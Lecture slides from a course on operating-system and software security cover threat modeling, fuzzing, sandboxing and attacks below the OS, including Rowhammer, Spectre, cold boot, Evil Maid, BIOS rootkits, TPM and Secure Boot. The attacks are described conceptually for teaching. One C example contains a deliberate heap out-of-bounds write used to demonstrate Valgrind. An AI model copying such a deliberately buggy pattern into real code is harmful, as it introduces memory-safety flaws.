- ▶ The core idea of the SDL is that security should be an integral part of the whole development process.



Microsoft Security Development Lifecycle

# Security Development Lifecycle

- ▶ We will briefly talk about:
  - ▶ Threat modeling
  - ▶ Static analysis
  - ▶ Dynamic analysis and fuzz testing (fuzzing)



Microsoft Security Development Lifecycle

## Threat modeling

- ▶ Threat modeling is a process for identifying and reasoning about potential threats to an application.

## Threat modeling

- ▶ Threat modeling is a process for identifying and reasoning about potential threats to an application.
- ▶ The threat modeling process consists of four high level steps:

## Threat modeling

- ▶ Threat modeling is a process for identifying and reasoning about potential threats to an application.
- ▶ The threat modeling process consists of four high level steps:
  1. Decomposing the application
    - what are you building?

## Threat modeling

- ▶ Threat modeling is a process for identifying and reasoning about potential threats to an application.
- ▶ The threat modeling process consists of four high level steps:
  1. Decomposing the application
    - what are you building?
  2. Identifying and ranking threats
    - what can go wrong?

## Threat modeling


- ▶ Threat modeling is a process for identifying and reasoning about potential threats to an application.
- ▶ The threat modeling process consists of four high level steps:
  1. Decomposing the application
    - what are you building?
  2. Identifying and ranking threats
    - what can go wrong?
  3. Finding countermeasures and mitigations
    - what are you going to do about it?

# Threat modeling

- ▶ Threat modeling is a process for identifying and reasoning about potential threats to an application.
- ▶ The threat modeling process consists of four high level steps:
  1. Decomposing the application
    - what are you building?
  2. Identifying and ranking threats
    - what can go wrong?
  3. Finding countermeasures and mitigations
    - what are you going to do about it?
  4. Validating the previous steps and act upon them
    - did you do an acceptable job at 1-3?

# Threat modeling: Decomposing the application

Data flow diagrams (DFDs) are used for documenting the different paths through the application, highlighting the trust boundaries.



## Threat modeling: Identifying threats

Threats can be identified using attack trees or categorized lists.

Threat	Definition
Spoofing	An attacker tries to be something or someone he/she isn't
Tampering	An attacker attempts to modify data that's exchanged between your application and a legitimate user
Repudiation	An attacker or actor can perform an action with your application that is not attributable
Information disclosure	An attacker can read the private data that your application is transmitting or storing
Denial of service	An attacker can prevent your legitimate users from accessing your application or service
Elevation of privilege	An attacker is able to gain elevated access rights through unauthorized means

The STRIDE classification framework.

## Threat modeling: Ranking threats

Ranking threats can be done in a variety of ways, depending on the approach and methodology used. One commonly used risk ranking model is the DREAD model:

Risk factor	Description
Damage	How big would the damage be if the attack succeeded?
Reproducibility	How easy is it to reproduce an attack to work?
Exploitability	How much time, effort, and expertise is needed to exploit the threat?
Affected users	If a threat were exploited, what percentage of users would be affected?
Discoverability	How easy is it for an attacker to discover this threat?

The threat analyst gives a score of 0-10 on each factor, and the overall DREAD score is given as:

$$\text{DREAD} = (\text{Damage} + \text{Reproducibility} + \text{Exploitability} + \text{Affected users} + \text{Discoverability})/5$$

## Static analysis

- ▶ In previous lectures, we have looked at tools and techniques for doing static analysis on [binary code](#).
- ▶ Now, we will briefly talk about doing static analysis on [source code](#).

## Static analysis

- ▶ The most basic form of static analysis on source code, is [manual code review](#).
  - ▶ The code is reviewed by other programmers, and/or security experts.
  - ▶ Slow and resource intensive process.
  - ▶ Often limited to only the most security critical parts of the code.
- ▶ There exists more advanced tools for doing automated static analysis.
  - ▶ Reasons about code semantics, out-of-bounds memory access, invalid pointers...
  - ▶ False positives is often a huge problem.
  - ▶ Static analysers used to be specialized third party tools, but are increasingly part of software IDEs (as an example, see [1] for static analysis of C code in Visual Studio).

[1] <https://aka.ms/msvcsecurity>

# Dynamic analysis

- ▶ Dynamic analysis looks at a program **as it executes**.
- ▶ Some sort of **instrumentation**[1] is typically used for analysing the execution:
  - ▶ **dynamic binary instrumentation** – instrumentation code gets inserted into the memory space of the loaded binary
  - ▶ **compile time instrumentation** – instrumentation code gets inserted when compiling the binary
- ▶ Often used for identifying problems related to memory management
  - ▶ memory leaks, use-after-free, stack/heap overflows. . .

[1] Code for monitoring, measuring and/or tracing the execution of a program.

## Dynamic analysis

```
#include <stdlib.h>

void f(void)
{
    int* x = malloc(10 * sizeof(int));
    x[10] = 0;
}

int main(void)
{
    f();
    return 0;
}
```

# Dynamic analysis

```
#include <stdlib.h>

void f(void)
{
    int* x = malloc(10 * sizeof(int));
    x[10] = 0;
}
```

```
==1182== Invalid write of size 4
==1182==       at 0x804838F: f (example.c:6)
==1182==       by 0x80483AB: main (example.c:11)

==1182== 40 bytes in 1 blocks are definitely lost in loss
          record 1 of 1
==1182==       at 0x1B8FF5CD: malloc (vg_replace_malloc.c:130)
==1182==       by 0x8048385: f (a.c:5)
==1182==       by 0x80483AB: main (a.c:11)
```

Valgrind (Linux)

# Fuzzing

- ▶ Fuzzing is a method for discovering faults in software by providing **invalid and unexpected input** and monitoring for exceptions.
- ▶ Fuzzers can be categorized in several ways:
  - ▶ Generation-based or mutation-based
    - is the input generated from scratch, or by mutating valid input?
  - ▶ Dumb or smart
    - is the fuzzer aware of the input structure?
  - ▶ Black-, white- or greybox
    - blackbox fuzzers are unaware of internal program structure
    - whitebox fuzzers uses program analysis to increase code coverage
    - greybox fuzzers uses more lightweight instrumentation to increase code coverage

# Fuzzing

- ▶ Some notable fuzzers include
  - ▶ AFL
    - a greybox fuzzer created by Michal Zalewski that employs genetic algorithms for increasing code coverage
  - ▶ Peach
    - a smart, mutation-based blackbox fuzzer
  - ▶ SAGE
    - Microsoft's whitebox fuzzer, using symbolic execution for exploring different paths in the program.
  - ▶ Project Springfield
    - a cloud-based fuzzing service from Microsoft, based on SAGE
  - ▶ OSS-Fuzz
    - A Google project that does continuous fuzzing of select core open source software
- ▶ See <https://github.com/cpuiu/awesome-fuzzing> for more resources on fuzzing

Demo


# Sandboxing

## Sandboxing

- ▶ A sandbox is a security mechanism for isolating programs and processes
- ▶ Sandboxing is an example of multiple security principles:
  - ▶ Least privilege – the process running in a sandbox will have very limited access to the system, as sandboxed processes are stripped for most privileges
  - ▶ Defense in depth – if the sandboxed process gets compromised, the attacker will need an additional vulnerability to break out of the sandbox

# Sandbox design

- ▶ The most common sandbox design splits the application into a **broker process** and one or more **sandboxed processes**
- ▶ The sandboxed process communicates with the broker process using an interprocess communication mechanism (IPC)
- ▶ When the sandboxed process needs to perform some action outside the sandbox boundary, it must do so through the broker process.
- ▶ The broker process runs with more privileges, and a higher integrity level than the sandboxed process



<https://blogsimages.adobe.com/security/files/2010/10/Sandbox-Diagrams3.png>

## Sandbox examples

- ▶ Almost all modern day web browsers use sandboxes
  - ▶ for web page content – each tab typically runs in a separate, sandboxed process
  - ▶ for browser plug-in content – Flash and other plugins run in sandboxed processes
- ▶ Document viewers
  - ▶ Adobe Reader and Microsoft Office both use sandboxes
- ▶ Most Windows store apps run in AppContainers – which are heavily sandboxed

Questions?

Below the operating system

TEK5510 - Security in operating systems and software

Department of Technology Systems

2020

# Contents of the course

Overview

Executables and processes

Vulnerabilities (exploitation)

Cryptography, passwords, and software security

Operating systems (Linux, Windows)

Securing software

Hypervisors, hardware security

Web security

Other platforms: Mobile/IoT

## Below the operating system

There are layers below the operating system, which are relevant for the security of the system:

- ▶ The hardware
- ▶ Bootloaders
- ▶ BIOS/UEFI
- ▶ Firmware
- ▶ Hypervisors/virtualization

## Goal

- ▶ Understand how the lower layers of the system can be attacked
- ▶ See how the lower layers can provide a basis for securing the layers above

# Agenda

- ▶ Some attacks from below
- ▶ The layers below the operating system
- ▶ Boot security
- ▶ Virtualization
- ▶ More on hardware vulnerabilities

## Attack: Rowhammer

- ▶ In 2014, a vulnerability in certain newer types of DRAM was discovered
- ▶ Without accessing it, the content of a memory cell could be changed by accessing other memory locations in a high frequency
- ▶ More specifically, repeated row activations can cause bit flips in adjacent rows
- ▶ This bypasses memory protection, as one process can affect others
- ▶ Several exploits of this vulnerability were presented the year after
  - ▶ escaping the sandbox used for Google's Native Client (NaCl)
  - ▶ a Linux kernel privilege escalation
  - ▶ a JavaScript implementation, where the attacker could gain unrestricted access to system through a remote website

See <https://www.blackhat.com/docs/us-15/materials/us-15-Seaborn-Exploiting-The-DRAM-Rowhammer-Bug-To-Gain-Kernel-Privileges.pdf> and <https://gruss.cc/files/rowhammerjs.pdf> for more details

## Attack: Spectre and Meltdown

- ▶ In 2018, the Spectre and Meltdown attacks were disclosed
- ▶ They exploited vulnerabilities in the microarchitecture of several popular microprocessors, most notably Intel's x86 processors
- ▶ An attacker-controlled process could gain access to the memory belonging to other processes, or to the operating system itself
- ▶ They worked by
  - ▶ making the CPU do **speculative execution**
  - ▶ getting unsafe data into the CPU cache as a result of the **speculative execution**
  - ▶ leaking the cached data to the attacker-controlled process

## Speculative execution

- ▶ To increase efficiency, modern CPUs can execute instructions in parallel
  - ▶ While waiting for some instructions to finish, the CPU might start executing new instructions that are dependent on the unfinished ones, guessing their result
  - ▶ If the CPU guessed wrong, it *retires* the newly instructions, supposedly annulling their effects
- ▶ Two forms of speculative execution are:
  - ▶ **branch prediction** – guessing the outcome of an if-else test
  - ▶ **out-of-order execution** – executing instructions based on the availability of input data rather than by their actual order in the program
- ▶ As a side effect of the speculative execution, the CPU cache ends up containing data from retired instructions
- ▶ The attacker can use timing attacks to determine what data was in the cache

See [http://people.redhat.com/jcm/talks/FOSDEM\\_2018.pdf](http://people.redhat.com/jcm/talks/FOSDEM_2018.pdf) for more details

## Attack: Booting up from alternate media

- ▶ The operating system can only control access its objects **after it has been loaded**.
- ▶ An attacker with physical access to the system might try to access its resources **without** loading the operating system.

Example:

- ▶ By booting up the system from alternate media, an attacker might access the files on the hard drive.

## Mitigation: Full disk encryption

- ▶ One possible defence is using full disk encryption
- ▶ On boot, the system asks for the password to the disk
- ▶ Only when given the correct password, can the disk be accessed and the OS loaded

But is this sufficient?

- ▶ In 2008, a group of researchers presented the Cold Boot attack<sup>1</sup>
- ▶ In 2009, Joanna Rutkowska described<sup>2</sup> and implemented<sup>3</sup> the Evil Maid attack

---

<sup>1</sup>[https://www.usenix.org/legacy/event/sec08/tech/full\\_papers/halderman/halderman.pdf](https://www.usenix.org/legacy/event/sec08/tech/full_papers/halderman/halderman.pdf)

<sup>2</sup><http://theinvisiblethings.blogspot.com/2009/01/why-do-i-miss-microsoft-bitlocker.html>

<sup>3</sup><http://theinvisiblethings.blogspot.com/2009/10/evil-maid-goes-after-truecrypt.html>

## Attack: Cold Boot

- ▶ A running system using full disk encryption, has the encryption keys loaded into RAM
- ▶ If the system is powered off, the data in RAM is lost – **but not instantly!**
  - ▶ DRAM loses their content gradually over a period of time
  - ▶ The time depends on the temperature
- ▶ By freezing the RAM when powering off the system, the RAM can be moved to another system and read



## Attack: The Evil Maid scenario

The user leaves her laptop in a hotel room. The laptop is powered down, and uses full disk encryption.

### Attack stage 1:

- ▶ The Evil Maid sneaks into the user's hotel room
- ▶ The Evil Maid boots the laptop from the Evil Maid USB Stick
- ▶ The Evil Maid USB stick infects the MBR (Master Boot Record) of the laptop with a keylogger

The user gets back, powers up the laptop, enters the disk password and does some work.

### Attack stage 2:

- ▶ When the user next leaves her room, the Evil Maid sneaks back in
- ▶ The Evil Maid boots the laptop and extract the password from the keylogger

Layers below the operating system


# What is low-level software?

## Low-level

- ▶ No or small amount of abstraction
- ▶ Close to the hardware

## Firmware

- ▶ Low-level software embedded in the hardware
- ▶ Motherboards, hard disks, keyboards, network cards, ...
- ▶ Highly privileged software
- ▶ Example: BIOS/UEFI



## Why is it important?

- ▶ The layers below the operating system present a powerful attack surface
- ▶ For example, a malware infecting the BIOS:
  - ▶ becomes persistent (survives even if the hard drive is changed)
  - ▶ is hard to detect and remove
  - ▶ runs with higher privilege levels

The security of hardware and firmware provides an upper bound for the security of the operating system and the software it runs.

## Boot security

The BIOS/UEFI is responsible for initializing the system when it boots, but also provides runtime services that are still accessible while the operating system is running.

- ▶ BIOS – Basic Input/Output System
- ▶ UEFI – Unified Extensible Firmware Interface, a modern replacement for BIOS

The security of the BIOS is crucial, because:

- ▶ The BIOS is the first code that runs on the processor
  - ▶ can maliciously modify the OS image that it will load
- ▶ The BIOS has privileged access to all hardware
  - ▶ can talk to and reprogram all devices
- ▶ The BIOS provides code for runtime services (SMM) that will keep running below the operating system
  - ▶ a good place for malicious rootkits

## Boot security

- ▶ On each boot, the CPU starts execution of BIOS code from the flash memory at a fixed address
- ▶ This BIOS code then initializes the hardware including the DRAM memory and copies all routines from flash into volatile (DRAM) memory
- ▶ A large portion of that BIOS code is used to provide “Pre-OS” capabilities that are needed before the OS is started
- ▶ Video drivers, PXE boot support, keyboard and mouse drivers, pre-boot authentication, and unlocking of mass storage encryption, to name a few

## Boot security

- ▶ Most of these routines are no longer needed once the OS is running
- ▶ However, a portion of BIOS remains in DRAM providing advanced power-management features, OS services, and other OS-independent functions while the OS is running
- ▶ This BIOS code, referred to as System Management Mode (SMM) code, resides in a special area within the DRAM that is hidden from the OS

## System Management Mode (SMM)

- ▶ BIOS loads SMM code
- ▶ SMM can read/write all of memory
- ▶ No one can read/write to the SMM's memory once it has been locked by the BIOS
- ▶ Only the PC makers should be able to change the code in the BIOS (digitally signed)

## Threats

- ▶ In 2011, the first crimeware (Mebromi) was found using BIOS infection <sup>4</sup>
- ▶ In 2013, NSA defensive director said other states are developing BIOS attack capabilities <sup>5</sup>
- ▶ In 2014, CrowdStrike said that some malware they attributed to Russia is collecting BIOS version info (but they didn't say they had seen BIOS infection itself) <sup>6</sup>
- ▶ In 2015, the Hacking Team leaks showed that they had developed a UEFI-based persistence mechanism to install their typical Windows RAT <sup>7</sup>
- ▶ In 2018, the first UEFI rootkit was found in the wild <sup>8</sup>

---

<sup>4</sup><http://www.webroot.com/blog/2011/09/13/mebromi-the-first-bios-rootkit-in-the-wild/>

<sup>5</sup><http://www.cbsnews.com/news/nsa-speaks-out-on-snowden-spying/>

<sup>6</sup><http://threatpost.com/u-s-gas-oil-companies-targeted-in-espionage-campaigns/103777>

<sup>7</sup><https://twitter.com/NikolajSchlej/status/618076694117789696>

<sup>8</sup><https://www.welivesecurity.com/wp-content/uploads/2018/09/ESET-LoJax.pdf>

# Trusted Computing

## Trusted Computing


- ▶ Trusted Computing – a technology developed by the Trusted Computing Group<sup>9</sup>
- ▶ The chief characteristic of a **trusted platform** is the possession of a **trusted hardware element** which is able to check all or part of the software running on this platform
- ▶ The **Trusted Platform Module (TPM)** is the trusted hardware element specified by the TCG

---

<sup>9</sup>formed by IBM, AMD, Intel, Microsoft, HP. Now includes many other companies.


# Trusted Platform Module

- ▶ The TPM is both the name of a standard and a chip
- ▶ The TPM provides
  - ▶ a random number generator
  - ▶ secure generation of cryptographic keys
  - ▶ remote attestation: allowing a third party to verify that the software has not been changed
  - ▶ secure storage mechanisms: binding and sealing
- ▶ The TPM functions as the system's **root of trust**
  - ▶ trusted to generate integrity measurements of the processes running on the platform
  - ▶ trusted to store data and cryptographic keys (confidentiality and integrity)
  - ▶ trusted to provide reports of any integrity measurements that may have been made



# TPM – Boot Process

- ▶ The Trusted Boot Block (TBB) contains the CRTM (Core Root of Trust for Measurement), and is the first process to boot
- ▶ The CRTM measures the rest of the BIOS before loading it
- ▶ The loaded BIOS measures the integrity of the OS Loader
- ▶ The OS Loader measures the integrity of the operating system
- ▶ The operating system measures the integrity of the applications it loads



The integrity measurements are done by hashing the code to be loaded.

- ▶ The hash is stored in one of the TPM registers, which are initialised to zero.
- ▶ For each stage, a new hash is produced of the previous stage hash concatenated with the hash of the code to be loaded

## TPM – Remote Attestation

- ▶ Remote Attestation (RA) is a method to prove to a remote party that your system software are intact and trustworthy
  - ▶ The client sends its measurements to a remote host
  - ▶ Based on the received measurements, the remote host decides whether it finds the client to be trustworthy

## Secure Boot

## UEFI Secure Boot

Secure Boot is an optional feature of the UEFI specification. It **prevents** loading of drivers and OS loaders that are not signed with an acceptable digital signature.

A series of keys and databases are used to manage the signatures:


- ▶ The **Platform Key (PK)** is typically set by the manufacturer at build time
- ▶ The PK protects the **Key Exchange Key (KEK)** from uncontrolled modification
- ▶ The KEK protects the signature database from unauthorized modifications
- ▶ There can be multiple KEKs
- ▶ A holder of a valid KEK can insert and remove signatures in the signature database
- ▶ The database maintains two lists of signatures
  - ▶ of code that is **authorized** to run on the platform
  - ▶ of code that is **forbidden** to run on the platform

Note that Secure Boot can work without a TPM (although most implementations use one)

# The Boot Process in Windows 10

Windows 10 supports these four features:

- ▶ **Secure Boot** – loads only trusted operating system bootloaders
- ▶ **Trusted Boot** – checks the integrity of every component of the startup process before loading it
- ▶ **Early Launch Anti-Malware (ELAM)** – prevents unapproved drivers from loading.
- ▶ **Measured Boot** – sends the boot process measurements to a trusted server




# Virtualization


# Virtualization

- ▶ In this course, we have been using VirtualBox to run virtual machines (VMs)
- ▶ Inside the virtual machine, we have run a guest OS
- ▶ This is known as platform virtualization
  - ▶ the virtualization layer is placed at the hardware level, resembling a real machine
- ▶ The hypervisor or virtual machine monitor (VMM) is the software responsible for
  - ▶ creating and controlling the virtual machines
  - ▶ providing the environment in which the VMs run

# Hypervisors / virtual machine monitors




Type I hypervisor



Type II hypervisor

# Type I hypervisor




Type I hypervisor

- ▶ Runs below the operating system
- ▶ Usually very small
  - ▶ less attack surface
- ▶ High performance
- ▶ Hardware support can be an issue
- ▶ VMware ESXi, Microsoft Hyper-V, Xen Project

# Type II hypervisor

- ▶ Runs on a **host** operating system
- ▶ Uses the services of the host
  - ▶ memory management
  - ▶ scheduling
  - ▶ drivers
- ▶ Performance penalty
- ▶ Easier to use
- ▶ Oracle VirtualBox, VMware Workstation, Linux KVM, QEMU



Type II hypervisor

## Why use virtualization?


- ▶ Efficient use of hardware and resources
  - ▶ Improved management and resource utilization
- ▶ Improved security
  - ▶ Malware can only infect the VM
  - ▶ Safe testing and analysis of malware
  - ▶ Isolates VMs from each other
- ▶ Distributed applications bundled with OS
  - ▶ Allows optimal combination of OS and application
  - ▶ Ideal for cloud services
- ▶ Powerful debugging
  - ▶ Snapshot of the current state of the OS
  - ▶ Step through program and OS execution
  - ▶ Reset system state

## Still some security concerns

- ▶ Virtualization does provide strong isolation, but...
  - ▶ the VMs run on the same hardware
  - ▶ vulnerable to hardware-level attacks such as Spectre and Meltdown
  - ▶ the virtualization layer itself can be attacked
  - ▶ enabling of features like shared clipboard can weaken the isolation
- ▶ Cloud computing is heavily based on virtualization
  - ▶ security conscious users should ensure their VMs do not share hardware with untrusted entities

